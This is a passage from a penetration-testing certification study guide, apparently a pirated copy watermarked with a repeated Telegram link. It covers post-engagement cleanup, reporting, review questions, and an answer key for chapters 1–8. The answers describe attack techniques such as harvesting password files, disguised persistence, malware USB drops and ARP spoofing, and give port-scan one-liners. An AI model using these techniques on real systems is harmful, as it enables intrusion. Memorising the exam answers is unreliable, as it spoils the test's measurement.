Penetration testers use a wide variety of tools and techniques as they work their way through a client network. These activities often leave behind remnants that may themselves compromise security by their very presence. During the engagement, testers should clearly document any changes they make to systems, and they should revisit that documentation at the conclusion of the test to ensure that they completely remove any traces of their work.

CompTIA highlights three important post-engagement cleanup activities:

- Removing shells installed on systems during the penetration test
- Removing tester-created accounts, credentials, or back doors installed during the test
- Removing any tools installed during the penetration test

Of course, these three actions are just a starting point. The basic principle that testers should follow when conducting post-engagement cleanup is that they should restore the system to its original, pre-test state.

The exception to this rule is that testers may have made emergency changes to assist with the remediation of critical vulnerabilities. If this occurred, testers should coordinate with management and determine appropriate actions.

https://t.me/learningnets

Client Acceptance

You should obtain formal client acceptance of your deliverables. This may simply be a written acknowledgment of your final report, but it more typically includes a face-to-face meeting where the testers discuss the results of the engagement with business and technical leaders and answer any questions that might arise.

Client acceptance marks the end of the client engagement and is the formal agreement that the testers successfully completed the agreed-upon scope of work.

Lessons Learned

Whether a team conducts one penetration test each year or several per week, there's always something to learn from the process itself. The lessons learned session is the team's opportunity to get together and discuss the testing process and results without the client present. Team members should speak freely about the test and offer any suggestions they might have for improvement. The lessons learned session is a good opportunity to highlight any innovative techniques used during the test that might be used in future engagements.

It's often helpful to have a third party moderate the lessons learned session. This provides a neutral facilitator who can approach the results from a purely objective point of view without any attachment to the work. The facilitator can also help draw out details that might be obvious to the team but would be helpful to an outside reader reviewing the results of the lessons learned session.

Follow-Up Actions/Retesting

In some cases, the client may wish to have the team conduct follow-up actions after a penetration testing engagement. This may include conducting additional tests using different tools or on different resources than were included in the scope of the original test. Follow-on actions may also include retesting resources that had vulnerabilities during the original test to verify that remediation activities were effective.

The nature of follow-on actions may vary, and testers should make a judgment call about the level of formality involved. If the client is requesting a quick retest that falls within the original scope of work and rules of engagement, the testers may choose to simply conduct the retest at no charge. If, however, the client is requesting significant work or changes to the scope or rules of engagement, the testers may ask the client to go through a new planning process.

Attestation of Findings

If the client conducted the test as part of a regulatory or contractual commitment, they may request that the tester prepare a formal attestation of their work and findings. The level of detail included in this attestation will depend upon the purpose of the request and should be discussed between the client and the tester. It may be as simple as a short letter

https://t.me/learningnets

confirming that the client engaged the tester for a penetration test, or it may require a listing of high-risk findings along with confirmation that the findings were successfully remediated after the test.

Summary

Communication is crucial to the effective performance of any penetration test. Testers and clients must develop a clear statement of work during the planning phase of the test and then continue to communicate effectively with each other throughout the engagement. The rules of engagement for the test should define a consistent path of communication and identify the milestones where regular communication will take place, as well as the triggers for emergency communications.

The penetration testing report is the final work product that serves as an artifact of the test and communicates the methodology, findings, recommended remediations, and conclusions to management. The report should also include an executive summary written in plain language that is accessible to nontechnical leaders, helping them understand the purpose and results of the test as well as the risk facing the organization.

Exam Essentials

Penetration testers should establish a regular pattern of communication with management. This communication should include regular meetings where the testers share progress and, when appropriate, interim results. The communication process should also define triggers that may require immediate notification of management. Common communication triggers include the identification of critical findings and the discovery of indications of prior compromise.

Penetration testing reports should include recommended mitigation strategies. Testers should define remediation strategies that include people, process, and technology controls designed to correct or mitigate the risks discovered during the penetration test. This serves as a road map that management may follow when prioritizing risk remediation activities.

Understand appropriate remediation activities for common findings. Shared accounts may be remediated through the use of randomized credentials and a local administrator password solution. Weak passwords may be remediated through the use of minimum password requirements and password filters. Plain text passwords should be encrypted or hashed. Organizations not using multifactor authentication should adopt additional authentication methods. SQL injection vulnerabilities may be remediated through the use of input validation and parameterized queries. Unnecessary open services should be closed as part of system hardening activities.

https://t.me/learningnets

Penetration testing reports should clearly document conclusions. The executive summary presents a brief description of the test and its findings. The findings and remediations section provides technical details on the test results as well as recommended mitigation actions. The methodology section of the report should provide an educated professional with the information necessary to reproduce the test results. Finally, the report conclusion ties together the information presented in the report and puts it in the context of the organization's risk appetite. Post-engagement activities ensure that loose ends are tied up.

At the conclusion of a penetration test, testers should conduct post-engagement cleanup to remove traces of their activity. They should ensure that they have formal client acceptance of their results and conduct a lessons learned session.

Lab Exercises

Activity 12.1: Remediation Strategies

In this and the next exercise, you will finish the work on the MCDS, LLC, penetration test that you have been conducting throughout the scenarios and lab exercises in this book.

Review the results of the penetration test by reviewing the scenarios in each chapter as well as the results of your lab exercises. Make a concise list of your findings based upon the results of the testing. Identify one or more remediation strategies for each of the findings. Be sure to indicate whether each strategy represents a people, process, and/or technology control. Prioritize your recommended remediation actions based upon the level of risk reduction you expect each action to provide.

Activity 12.2: Report Writing

Create a report based upon the findings of the MCDS penetration test. You should include the following sections in your report:

- Executive summary
- Findings and remediations
- Methodology
- Conclusion

Remember that the penetration test was conducted in response to a cybersecurity incident that occurred at MCDS. Include the results of forensic testing tools and other technologies that you used during the course of your testing.

https://t.me/learningnets

Review Questions

You can find the answers in the Appendix.

1. Tom recently conducted a penetration test for a company that is regulated under PCI DSS. Two months after the test, the client asks for a letter documenting the test results for its compliance files. What type of report is the client requesting?
   - **A.** Executive summary
   - **B.** Penetration testing report
   - **C.** Written testimony
   - **D.** Attestation of findings

2. Wendy is reviewing the results of a penetration test and learns that her organization uses the same local administrator password on all systems. Which one of the following tools can help her resolve this issue?
   - **A.** LAPS
   - **B.** Nmap
   - **C.** Nessus
   - **D.** Metasploit

3. Which one of the following is not a normal communication trigger for a penetration test?
   - **A.** Discovery of a critical finding
   - **B.** Completion of a testing stage
   - **C.** Documentation of a new test
   - **D.** Identification of prior compromise

4. Gary ran an Nmap scan of a system and discovered that it is listening on port 22 despite the fact that it should not be accepting SSH connections. What finding should he report?
   - **A.** Shared local administrator credentials
   - **B.** Unnecessary open services
   - **C.** SQL injection vulnerability
   - **D.** No multifactor authentication

5. Tom's organization currently uses password-based authentication and would like to move to multifactor authentication. Which one of the following is an acceptable second factor?
   - **A.** Security question
   - **B.** PIN
   - **C.** Smartphone app
   - **D.** Passphrase

6. Which one of the following items is not appropriate for the executive summary of a penetration testing report?
   - **A.** Description of findings
   - **B.** Statement of risk

https://t.me/learningnets

C. Plain language

D. Technical detail

7. Which one of the following activities is not commonly performed during the post-engagement cleanup phase?

A. Remediation of vulnerabilities

B. Removal of shells

C. Removal of tester-created credentials

D. Removal of tools

8. Who is the most effective person to facilitate a lessons learned session after a penetration test?

A. Team leader

B. CIO

C. Third party

D. Client

9. Which one of the following is not a common category of remediation activity?

A. People

B. Process

C. Testing

D. Technology

10. Which one of the following techniques is not an appropriate remediation activity for a SQL injection vulnerability?

A. Network firewall

B. Input sanitization

C. Input validation

D. Parameterized queries

11. When should system hardening activities take place?

A. When the system is initially built

B. When the system is initially built and periodically during its life

C. When the system is initially built and when it is decommissioned

D. When the system is initially built, periodically during its life, and when it is decommissioned

12. Biometric authentication technology fits into what multifactor authentication category?

A. Something you know

B. Something you are

C. Somewhere you are

D. Something you have

https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Appendix



Answers to Review Questions

https://t.me/learningnets

Chapter 1: Penetration Testing

1. D. Tom's attack achieved the goal of denial by shutting down the web server and preventing legitimate users from accessing it.

2. B. By allowing students to change their own grades, this vulnerability provides a pathway to unauthorized alteration of information. Brian should recommend that the school deploy integrity controls that prevent unauthorized modifications.

3. A. Snowden released sensitive information to individuals and groups who were not authorized to access that information. That is an example of a disclosure attack.

4. C. PCI DSS requires that organizations conduct both internal and external penetration tests on at least an annual basis. Organizations must also conduct testing after any significant change in the cardholder data environment.

5. D. The use of internal testing teams may introduce conscious or unconscious bias into the penetration testing process. This lack of independence is one reason organizations may choose to use an external testing team.

6. B. Repeating penetration tests periodically does not provide cost benefits to the organization. In fact, it incurs costs. However, penetration tests should be repeated because they can detect issues that arise due to changes in the tested environment and the evolving threat landscape. The use of new team members also increases the independence and value of subsequent tests.

7. A. During the Planning and Scoping phase, penetration testers and their clients should agree upon the rules of engagement for the test. This should result in a written statement of work that clearly outlines the activities authorized during the penetration test.

8. B. The Reconnaissance stage of the Cyber Kill Chain maps to the Information Gathering and Vulnerability Identification step of the penetration testing process. The remaining six steps of the Cyber Kill Chain all map to the Attacking and Exploiting phase of the penetration testing process.

9. B. While Beth is indeed gathering information during a phishing attack, she is conducting an active social engineering attack. This moves beyond the activities of Information Gathering and Vulnerability Identification and moves into the realm of Attacking and Exploiting.

10. C. Nmap is a port scanning tool used to enumerate open network ports on a system. Nessus is a vulnerability scanner designed to detect security issues on a system. Nslookup is a DNS information gathering utility. All three of these tools may be used to gather information and detect vulnerabilities. Metasploit is an exploitation framework used to execute and attack and would be better suited for the Attacking and Exploiting phase of a penetration test.

11. C. The attacker carries out their original intentions to violate the confidentiality, integrity, and/or availability of information or systems during the Actions on Objectives stage of the Cyber Kill Chain.

https://t.me/learningnets

12. C. Distributing infected media (or leaving it in a location where it is likely to be found) is an example of the Delivery phase of the Cyber Kill Chain. The process moves from Delivery into Installation if a user executes the malware on the device.

13. C. Whois and Nslookup are tools used to gather information about domains and IP addresses. Foca is used to harvest information from files. All three of those tools are OSINT tools. Nessus is a commercial vulnerability scanner.

14. A. Metasploit is the most popular exploitation framework used by penetration testers. Wireshark is a protocol analyzer. Aircrack-ng is a wireless network security testing tool. The Social Engineer's Toolkit (SET) is a framework for conducting social engineering attacks.

15. A. Cain and Abel, Hashcat, and Jack the Ripper are all password cracking utilities. OWASP ZAP is a web proxy tool.

16. D. Nikto is an open-source web application security assessment tool. Sqlmap does test web applications, but it only tests for SQL injection vulnerabilities. OpenVAS and Nessus are general-purpose vulnerability scanners. While they can detect web application security issues, they are not specifically designed for that purpose.

17. A. OLLYDBG, WinDBG, and IDA are all debugging tools that support Windows environments. GDB is a Linux-specific debugging tool.

18. C. During the Actions on Objectives stage, the attacker carries out the activities that were the purpose of the attack. As such, it is the final stage in the chain.

19. B. Threat hunting assumes that an organization has already been compromised and searches for signs of successful attacks.

20. B. During the final stage of a penetration test, Reporting and Communicating Results, the testers provide mitigation strategies for issues identified during the test.

Chapter 2: Planning and Scoping Penetration Tests

1. C. A statement of work covers the working agreement between two parties and is used in addition to an existing contract or master services agreement (MSA). An NDA is a nondisclosure agreement, and the acronym MOD was made up for this question.

2. B. Web Services Description Language is an XML-based language used to describe the functionality that a web service provides. XML is a common basis for many descriptive languages used for a variety of documents and service definitions that a penetration tester may encounter.

3. C. White box testing, also known as "crystal box" or "full knowledge" testing, provides complete access and visibility. Black box testing provides no information, while gray box testing provides limited information. *Red box testing* is not a common industry term.

https://t.me/learningnets

4. B. A nondisclosure agreement, or NDA, covers the data and other information that a penetration tester may encounter or discover during their work. It acts as a legal agreement preventing disclosure of that information.

5. A. Advanced persistent threats are often nation state–sponsored organizations with significant resources and capabilities. They provide the highest level of threat on the adversary tier list.

6. D. The IP address or network that Alex is sending his traffic from was most likely blacklisted as part of the target organization's defensive practices. A whitelist would allow him in, and it is far less likely that the server or network has gone down.

7. A. A master services agreement (MSA) is a contract that defines the terms under which future work will be completed. Specific work is then typically handled under a statement of work or SOW.

8. C. The organization that Cassandra is testing has likely deployed network access control, or NAC. Her system will not have the proper NAC client installed, and she will be unable to access that network jack without authenticating and having her system approved by the NAC system.

9. D. A red-team assessment is intended to simulate an actual attack or penetration, and testers will focus on finding ways in and maximizing access rather than comprehensively identifying and testing all the vulnerabilities and flaws that they can find.

10. C. Knowing the SSIDs that are in scope is critical when working in shared buildings. Penetrating the wrong network could cause legal or even criminal repercussions for a careless penetration tester!

11. B. Script kiddies are most likely to only use prebuilt attack tools and techniques. More advanced threats will customize existing tools or even build entirely new tools and techniques to compromise a target.

12. C. Scope creep occurs when additional items are added to the scope of an assessment. Chris has gone beyond the scope of the initial assessment agreement. This can be expensive for clients or may cost Chris income if the additional time and effort is not accounted for in an addendum to his existing contract.

13. D. The PCI DSS standard is an industry standard for compliance for credit card processing organizations. Thus, Lucas is conducting a compliance-based assessment.

14. B. Assessments are valid only when they occur. Systems change due to patches, user changes, and configuration changes on a constant basis. Greg's point-in-time validity statement is a key element in penetration testing engagement contracts.

15. A. Black box testing is often called "zero knowledge" testing because testers do not have any knowledge of the systems or their settings as they would with white box or even the limited knowledge provided by a gray box test.

16. B. Certificate pinning associates a host with an X.509 certificate or public key. The rest of the answers were made up!

https://t.me/learningnets

17. C. While the ISO or the sponsor may be the proper signing authority, it is important that Charles verify that the person who signs actually is the organization's proper signing authority. That means this person must have the authority to commit the organization to a penetration test. Unfortunately, it isn't a legal term, so Charles may have to do some homework with his project sponsor to ensure that this happens correctly.

18. B, C. Both the comprehensiveness of the test and the limitation that it is only relevant at the point in time it is conducted are appropriate disclaimers for Elaine to include. The risk and impact tolerance of the organization being assessed should be used to define the scope and rules of engagement for the assessment.

19. C. Lauren has limited information about her target, which means she is likely conducting a gray box assessment. If she had full knowledge, she would be conducting a white, or crystal, box assessment. If she had no knowledge, it would be a black box assessment.

20. A. A red-team assessment actively seeks to act like an attacker, and a black box strategy means the attacker has no foreknowledge or information about the organization. This best simulates an actual attacker's efforts to penetrate an organization's security.

Chapter 3: Information Gathering

1. D. MOD was made up for this question, so the Nmap scan will not produce that. The Nmap scan will show the state of the ports, both TCP and UDP.

2. D. The `axfr` flag indicates a zone transfer in both `dig` and `host` utilities.

3. A. Lauren knows that TCP ports 139, 445, and 3389 are all commonly used for Windows services. While they could be open on a Linux, Android, or iOS device, Windows is her best bet.

4. A. Only scanning via UDP will miss any TCP services. Since the great majority of services in use today are provided as TCP services, this would not be a useful way to conduct the scan. Setting the scan to faster timing (3 or faster), changing from a TCP connect scan to a TCP SYN scan, or limiting the number of ports tested are all valid ways to speed up a scan. Charles needs to remain aware of what those changes can mean, as a fast scan may be detected or cause greater load on a network, and scanning fewer ports may miss some ports.

5. D. Karen knows that many system administrators move services from their common service ports to alternate ports and that 8080 and 8443 are likely alternate HTTP (TCP 80) and HTTPS (TCP 443) server ports, and she will use a web browser to connect to those ports to check them. She could use Telnet for this testing, but it requires significantly more manual work to gain the same result, making it a poor second choice unless she doesn't have another option.

6. A. Exiftool is designed to pull metadata from images and other files. Grep may be useful to search for specific text in a file, but won't pull the range of possible metadata from the file. PsTools is a Windows Sysinternals package that includes a variety of process-oriented tools. Nginx is a web server, load balancer, and multipurpose application services stack.

https://t.me/learningnets

7. D. OS identification in Nmap is based on a variety of response attributes. In this case, Nmap's best guess is that the remote host is running a Linux 2.6.9–2.6.33 kernel, but it cannot be more specific. It does not specify the distribution, patch level, or when the system was last patched.

8. D. The full range of ports available to both TCP and UDP services is 1–65,535. While port 0 exists, it is a reserved port and shouldn't be used.

9. D. The TCP connect scan is often used when an un-privileged account is the tester's only option. Linux systems typically won't allow an un-privileged account to have direct access to create packets, but they will allow accounts to send traffic. Steve probably won't be able to use a TCP SYN scan, but a connect scan is likely to work. The other flags shown are for version testing (`-sV`) and output type selection (`-oA`), and `-u` doesn't do anything at all.

10. C. Whois provides information that can include the organization's physical address, registrar, contact information, and other details. Nslookup will provide IP address or hostname information, while Host provides IPv4 and IPv6 addresses as well as email service information. Traceroute attempts to identify the path to a remote host as well as the systems along the route.

11. C. The `-T` flag in Nmap is used to set scan timing. Timing settings range from 0 (paranoid) to 5 (insane). By default, it operates at 3, or normal. With timing set to a very slow speed, Chris will run his scan for a very, very long time on a /16 network.

12. B. The Script Kiddie output format that Nmap supports is entirely for fun—you should never have a practical need to use the `-oS` flag for an actual penetration test.

13. B. The Strings command parses a file for strings of text and outputs them. It is often useful for analyzing binary files, since you can quickly check for useful information with a single quick command-line tool. NETCAT, while often called a pen-tester's Swiss Army knife, isn't useful for this type of analysis. Eclipse is an IDE and would be useful for editing code or for managing a full decompiler in some cases.

14. C. The Asia Pacific NIC covers Asia, Australia, New Zealand, and other countries in the region. RIPE covers central Asia, Europe, the Middle East, and Russia, and ARIN covers the United States, Canada, parts of the Caribbean region, and Antarctica.

15. B. Most modern SNMP deployments use a non-default community string. If Greg does not have the correct community string, he will not receive the information he is looking for. If port 25 looked like an attractive answer, you're likely thinking of SMTP. Having an SNMP private string set will not stop Greg's query if he has the proper community string, but not having the right community string will!

16. B. Charles has issued a command that asks `hping` to send SYN traffic (`-S`) in verbose mode (`-V`) to `remotesite.com` on port 80.

17. C. A series of three asterisks during a traceroute means that the host query has failed but traffic is passing through. Many hosts are configured to not respond to this type of traffic but will route traffic properly.

https://t.me/learningnets

18. A. BGP looking glasses are publicly available services that allow for route inspection. Rick should find a BGP looking glass service and query the routes for his target.

19. B. Penetration testers are always on the lookout for indicators of improper maintenance. Lazy or inattentive administrators are more likely to make mistakes that allow penetration testers in!

20. D. All of these tools except ExifTool are usable as port scanners with some clever usage:

    Hping: `hping example.com -V --scan 1-1024`

    NETCAT: `nc -zv example.com 1-2014`

    Telnet: Telnet to each port, looking for a blank screen

Chapter 4: Vulnerability Scanning

1. C. Sqlmap is a dedicated database vulnerability scanner and is the most appropriate tool for use in this scenario. Ryan might discover the same vulnerabilities using the general-purpose Nessus or OpenVAS scanners, but they are not dedicated database vulnerability scanning tools. Nikto is a web application vulnerability scanner.

2. D. A full scan is likely to provide more useful and actionable results because it includes more tests. There is no requirement in the scenario that Gary avoid detection, so a stealth scan is not necessary. However, this is a black box test, so it would not be appropriate for Gary to have access to scans conducted on the internal network.

3. A. An asset inventory supplements automated tools with other information to detect systems present on a network. The asset inventory provides critical information for vulnerability scans. It is appropriate to share this information with penetration testers during a white box penetration test.

4. D. PCI DSS requires that organizations conduct vulnerability scans on at least a quarterly basis, although many organizations choose to conduct scans much more frequently.

5. B. QualysGuard, Nessus, and OpenVAS are all examples of vulnerability scanning tools. Snort is an intrusion detection system.

6. A. Encryption technology is unlikely to have any effect on the results of vulnerability scans because it does not change the services exposed by a system. Firewalls and intrusion prevention systems may block inbound scanning traffic before it reaches target systems. Containerized and virtualized environments may prevent external scanners from seeing services exposed within the containerized or virtualized environment.

7. D. Credentialed scans only require read-only access to target servers. Renee should follow the principle of least privilege and limit the access available to the scanner.

8. C. Common Product Enumeration (CPE) is an SCAP component that provides standardized nomenclature for product names and versions.

https://t.me/learningnets

9. D. Because this is a black box scan, Ken should not (and most likely cannot) conduct an internal scan until he first compromises an internal host. Once he gains this foothold on the network, he can use that compromised system as the launching point for internal scans.

10. C. The Federal Information Security Management Act (FISMA) requires that government agencies conduct vulnerability scans. HIPAA, which governs hospitals and doctors' offices, does not include a vulnerability scanning requirement, nor does GLBA, which covers financial institutions.

11. C. Internet of Things (IoT) devices are examples of nontraditional systems that may be fragile and highly susceptible to failure during vulnerability scans. Web servers and firewalls are typically designed for exposure to wider networks and are less likely to fail during a scan.

12. B. The organization's risk appetite is its willingness to tolerate risk within the environment. If an organization is extremely risk averse, it may choose to conduct scans more frequently to minimize the amount of time between when a vulnerability comes into existence and when it is detected by a scan.

13. D. Scan schedules are most often determined by the organization's risk appetite, regulatory requirements, technical constraints, business constraints, and licensing limitations. Most scans are automated and do not require staff availability.

14. B. Adam is conducting static code analysis by reviewing the source code. Dynamic code analysis requires running the program, and both mutation testing and fuzzing are types of dynamic analysis.

15. C. Ryan should first run his scan against a test environment to identify likely vulnerabilities and assess whether the scan itself might disrupt business activities.

16. C. While reporting and communication are important parts of vulnerability management, they are not included in the life cycle. The three life-cycle phases are detection, remediation, and testing.

17. A. Continuous monitoring incorporates data from agent-based approaches to vulnerability detection and reports security-related configuration changes to the vulnerability management platform as soon as they occur, providing the ability to analyze those changes for potential vulnerabilities.

18. B. Systems have a moderate impact from a confidentiality perspective if the unauthorized disclosure of information could be expected to have a serious adverse effect on organizational operations, organizational assets, or individuals.

19. A. The Common Vulnerability Scoring System (CVSS) provides a standardized approach for measuring and describing the severity of security vulnerabilities. Jessica could use this scoring system to prioritize issues raised by different source systems.

20. B. Penetration testers should always consult the statement of work (SOW) for guidance on how to handle situations where they discover critical vulnerabilities. The SOW may require reporting these issues to management immediately, or it may allow the continuation of the test exploiting the vulnerability.

https://t.me/learningnets

Chapter 5: Analyzing Vulnerability Scans

1. B. Although the network can support any of these protocols, internal IP disclosure vulnerabilities occur when a network uses Network Address Translation (NAT) to map public and private IP addresses but a server inadvertently discloses its private IP address to remote systems.

2. C. The *authentication metric* describes the authentication hurdles that an attacker would need to clear to exploit a vulnerability.

3. C. An access complexity of Low indicates that exploiting the vulnerability does not require any specialized conditions.

4. D. If any of these measures is marked as C, for Complete, it indicates the potential for a complete compromise of the system.

5. D. Version 3.0 of CVSS is currently available but is not as widely used as the more common CVSS version 2.0.

6. B. The CVSS exploitability score is computed using the access vector, access complexity, and authentication metrics.

7. C. Vulnerabilities with a CVSSv2 score higher than 6.0 but less than 10.0 fall into the High risk category.

8. A. A false positive error occurs when the vulnerability scanner reports a vulnerability that does not actually exist.

9. B. It is unlikely that a database table would contain information relevant to assessing a vulnerability scan report. Logs, SIEM reports, and configuration management systems are much more likely to contain relevant information.

10. A. Microsoft discontinued support for Windows Server 2003, and it is likely that the operating system contains unpatchable vulnerabilities.

11. D. Buffer overflow attacks occur when an attacker manipulates a program into placing more data into an area of memory than is allocated for that program's use. The goal is to overwrite other information in memory with instructions that may be executed by a different process running on the system.

12. B. In October 2016, security researchers announced the discovery of a Linux kernel vulnerability dubbed Dirty COW. This vulnerability, present in the Linux kernel for nine years, was extremely easy to exploit and provided successful attackers with administrative control of affected systems.

13. D. Telnet is an insecure protocol that does not make use of encryption. The other protocols mentioned are all considered secure.

14. D. TLS 1.1 is a secure transport protocol that supports web traffic. The other protocols listed all have flaws that render them insecure and unsuitable for use.

https://t.me/learningnets

15. B. Digital certificates are intended to provide public encryption keys, and this would not cause an error. The other circumstances are all causes for concern and would trigger an alert during a vulnerability scan.

16. D. In a virtualized data center, the virtual host hardware runs a special operating system known as a *hypervisor* that mediates access to the underlying hardware resources.

17. A. VM escape vulnerabilities are the most serious issue that can exist in a virtualized environment, particularly when a virtual host runs systems of differing security levels. In an escape attack, the attacker has access to a single virtual host and then manages to leverage that access to intrude on the resources assigned to a different virtual machine.

18. B. Intrusion detection systems (IDSs) are a security control used to detect network or host attacks. The Internet of Things (IoT), supervisory control and data acquisition (SCADA) systems, and industrial control systems (ICSs) are all associated with connecting physical world objects to a network.

19. D. In a cross-site scripting (XSS) attack, an attacker embeds scripting commands on a website that will later be executed by an unsuspecting visitor accessing the site. The idea is to trick a user visiting a trusted site into executing malicious code placed there by an untrusted third party.

20. A. In a SQL injection attack, the attacker seeks to use a web application to gain access to an underlying database. Semicolons and apostrophes are characteristic of these attacks.

Chapter 6: Exploit and Pivot

1. B. TCP 445 is a service port typically associated with SMB services.

2. A. The Ruby on Rails vulnerability is the only vulnerability that specifically mentions remote code execution, which is most likely to allow Charles to gain access to the system.

3. B. The OpenSSH vulnerability specifically notes that it allows user enumeration, making this the best bet for what Charles wants to accomplish.

4. C. Metasploit searching supports multiple common vulnerability identifier systems, including CVE, BID, and EDB, but MSF was made up for this question. It may sound familiar, as the Metasploit console command is `msfconsole`.

5. A. Matt can safely assume that almost any modern Linux system will have SSH, making SSH tunneling a legitimate option. If he connects outbound from the compromised system to his and creates a tunnel allowing traffic in, he can use his own vulnerability scanner through the tunnel to access the remote systems.

6. C. Fred has used the scheduled tasks tool to set up a weekly run of `av.exe` from a user directory at 9 a.m. It is fair to assume in this example that Fred has gained access to SSmith's user directory and has placed his own `av.exe` file there and is attempting to make it look innocuous if administrators find it.

https://t.me/learningnets

7. B. On most Linux systems, the `/etc/passwd` file will contain a list of users as well as their home directories. Capturing both `/etc/passwd` and `/etc/shadow` are important for password cracking, making both desirable targets for penetration testers.

8. C. Meterpreter is a memory resident tool that injects itself into another process. The most likely answer is that the system was rebooted, thus removing the memory resident Meterpreter process. Robert can simply repeat his exploit to regain access, but he may want to take additional steps to ensure continued access.

9. D. John includes automatic hash type detection, so Angela can simply feed John the Ripper the hashed password file. If it is in a format that John recognizes, it will attempt to crack the passwords.

10. C. Cross-compiling code is used when a target platform is on a different architecture. Chris may not have access to a compiler on his target machine, or he may need to compile the code for an exploit from his primary workstation, which is not the same architecture as his target.

11. B. Lauren may want to try a brute-force dictionary attack to test for weak passwords. She should build a custom dictionary for her target organization, and she may want to do some social engineering work or social media assessment up front to help her identify any common password selection behaviors that members of the organization tend to display.

12. C. PSRemote, or PowerShell Remote, provides command-line access from remote systems. Once you have established a remote trust relationship using valid credentials, you can use PowerShell commands for a variety of exploit and information gathering activities, including use of dedicated PowerShell exploit tools.

13. A. The Windows task schedule is used for scheduled tasks. On Linux, cron jobs are set to start applications and other events on time. Other common means of creating persistent access to Linux systems include modifying system daemons, replacing services with trojaned versions, or even simply creating user accounts for later use.

14. D. Metasploit needs to know the remote target host, known as `rhost`, and this was not set. Tim can set it by typing **`set rhost [`***`ip address`***`]`** with the proper IP address. Some payloads require `lhost`, or local host, to be set as well, making it a good idea to use the `show options` command before running an exploit.

15. B. Cameron has enabled PowerShell remote access, known as PSRemoting, and has configured it to allow unencrypted sessions using basic auth. This configuration should worry any Windows administrator who finds it!

16. A. While it may seem odd, exploiting information gathering exploits early can help provide useful information for other exploits. In addition, most information gathering exploits leave very little evidence and can provide information on service configurations and user accounts, making them a very useful tool in a situation like the scenario described.

https://t.me/learningnets

17. C. Of the options listed, Annie's best bet is likely a thumb drive drop. Delivering thumb drives with malware on them to various locations around her target is likely to result in one or more being plugged in, and careful design can encourage staff at the target organization to click on her chosen malware packages. Once a local workstation is compromised with a tool that can reach out to her, she will have a means past the existing security, possibly allowing her to find other vulnerabilities inside the organization's network.

18. C. Metasploit's SMB capture mode, Responder, and Wireshark can all capture SMB hashes from broadcasts. Impacket doesn't build this capability in but provides a wide range of related tools, including the ability to authenticate with hashes once you have captured them. If you're wondering about encountering this type of question on the exam, remember to eliminate the answers you are sure of to reduce the number of remaining options. Here, you can likely guess that Metasploit has a module for this, and Wireshark is a packet capture tool, so capturing broadcast traffic may require work, but would be possible. Now you're down to a 50/50 chance!

19. A. Cynthia needs to use an exploit with a rating of Excellent, the highest level that Metasploit exploits can be ranked. Exploits that are lower than this level can run the risk of crashing a service.

20. B. Rainbow tables are lists of pre-computed hashes for all possible passwords for a given set of password rules. Rainbow table tools compare hashes to the previously calculated hashes, which match to known password values. This is done via a relatively fast database lookup, allowing fast "cracking" of hashed passwords, even though hashes aren't reversible.

Chapter 7: Exploiting Network Vulnerabilities

1. B. Kismet is specifically designed to act as a wireless IDS in addition to its other wireless packet capture features. WiFite is designed for wireless network auditing, Aircrack provides a variety of attack tools in addition to its capture and injection capabilities for wireless traffic. SnortiFi was made up for this question.

2. C. If the NAC system relies only on MAC filtering, Chris only needs to determine the hardware address of a trusted system. This may be accessible simply by looking at a label on a laptop or desktop, or he may be able to obtain it via social engineering or technical methods.

3. A. Aircrack-NG has fake-AP functionality built in, with tools that will allow Chris to identify valid access points, clone them, disassociate a target system, and then act as a man in the middle for future traffic.

4. A. Chris can use ARP spoofing to represent his workstation as a legitimate system that other devices are attempting to connect to. As long as his responses are faster, he will then receive traffic and can act as a man in the middle. Network sniffing is useful after this to read traffic, but it isn't useful for most traffic on its own on a switched network. SYN floods are not useful for gaining credentials, thus both options C and D are incorrect.

https://t.me/learningnets

5. D. Switch spoofing relies on a switch interface that is configured as either dynamic desirable, dynamic auto, or trunk mode, allowing an attacker to generate dynamic trunk protocol messages. The attacker can then access traffic from all VLANs.

6. C. Bluejacking is an attack technique that attempts to send unsolicited messages via Bluetooth. Bluesnarfing attempts to steal information, while *Bluesniping* is a term for long-distance Bluetooth attacks. Bluesending is not a common term used for Bluetooth attacks at the time of the publication of this book.

7. B. Pixie dust attacks use brute force to identify the key for vulnerable WPS-enabled routers due to poor key selection practices. The other options are made up!

8. D. Downgrade attacks work by causing the client and server or AP to negotiate to use a less-secure protocol. This may allow the attacker to more easily crack the encryption or other protection mechanisms used to secure traffic.

9. B. Hydra uses 16 parallel tasks per target by default, but this can be changed using the `-t` flag.

10. A. FTP is an unencrypted protocol, which means that Steve can simply capture FTP traffic the next time a user logs into the FTP server from the target system. A brute-force attack may succeed, but it's more likely to be noticed. While an exploit may exist, the question does not mention it, and even if it does exist it will not necessarily provide credentials. Finally, downgrade attacks are not useful against FTP servers.

11. B. `VRFY` verifies that an address exists, while `EXPN` asks for the membership of a mailing list. Both may be used to validate user IDs.

12. D. The default read-only community string for many devices is set to `public`. The typical best practice is to change all community strings on devices to prevent them from being queried without permission.

13. B. Unlike the other options listed here, Mimikatz pulls hashes from the lsass process. Since the question specifically notes "over the wire," Mimikatz is the only tool that cannot be used for that.

14. C. All of these tools are denial of service tools. While some of them have been used for DDoS attacks, they are not DDoS tools on their own.

15. D. Mike is using nested tags inside a packet to attempt to hop VLANs. If he is successful, his packets will be delivered to the target system, but he will not see any response.

16. C. Sending FIN and ACK while impersonating the target workstation will cause the connection to close. This will cause the target to attempt to establish a less secure connection if supported.

17. A, D. To fully act as a man in the middle, Ron needs to spoof both the server and target so that they each think that his PC is the system they are sending to. Spoofing the gateway (10.0.1.1) or the broadcast address (255.255.255.255) will not serve his purposes.

https://t.me/learningnets

18. B. The Windows net commands can display a wealth of information about a local domain, and the password policy can be reviewed by using the `net accounts /domain` command.

19. B. Cynthia's response needs to arrive before the legitimate DNS server. If her timing isn't right, the legitimate response will be accepted.

20. A. Low frequency RFID cards are often used for entry access cards, and are easily cloned using inexpensive commodity cloning devices. Medium frequency cards in the 400 to 451 KHz range do not exist, while high frequency cards are more likely to be cloned using a phone's NFC capability. Ultra high frequency cards are less standardized, making cloning more complex.

Chapter 8: Exploiting Physical and Social Vulnerabilities

1. C. Whaling is a specialized form of phishing that targets important leaders and senior staff. If Cynthia was specifically targeting individuals, it would be spear phishing. Smishing uses SMS messages, and VIPhishing was made up for this question.

2. B. A mantrap allows only one individual through at a time, with doors at either end that unlock and open one at a time. It will prevent most piggybacking or tailgating behavior unless employees are willfully negligent.

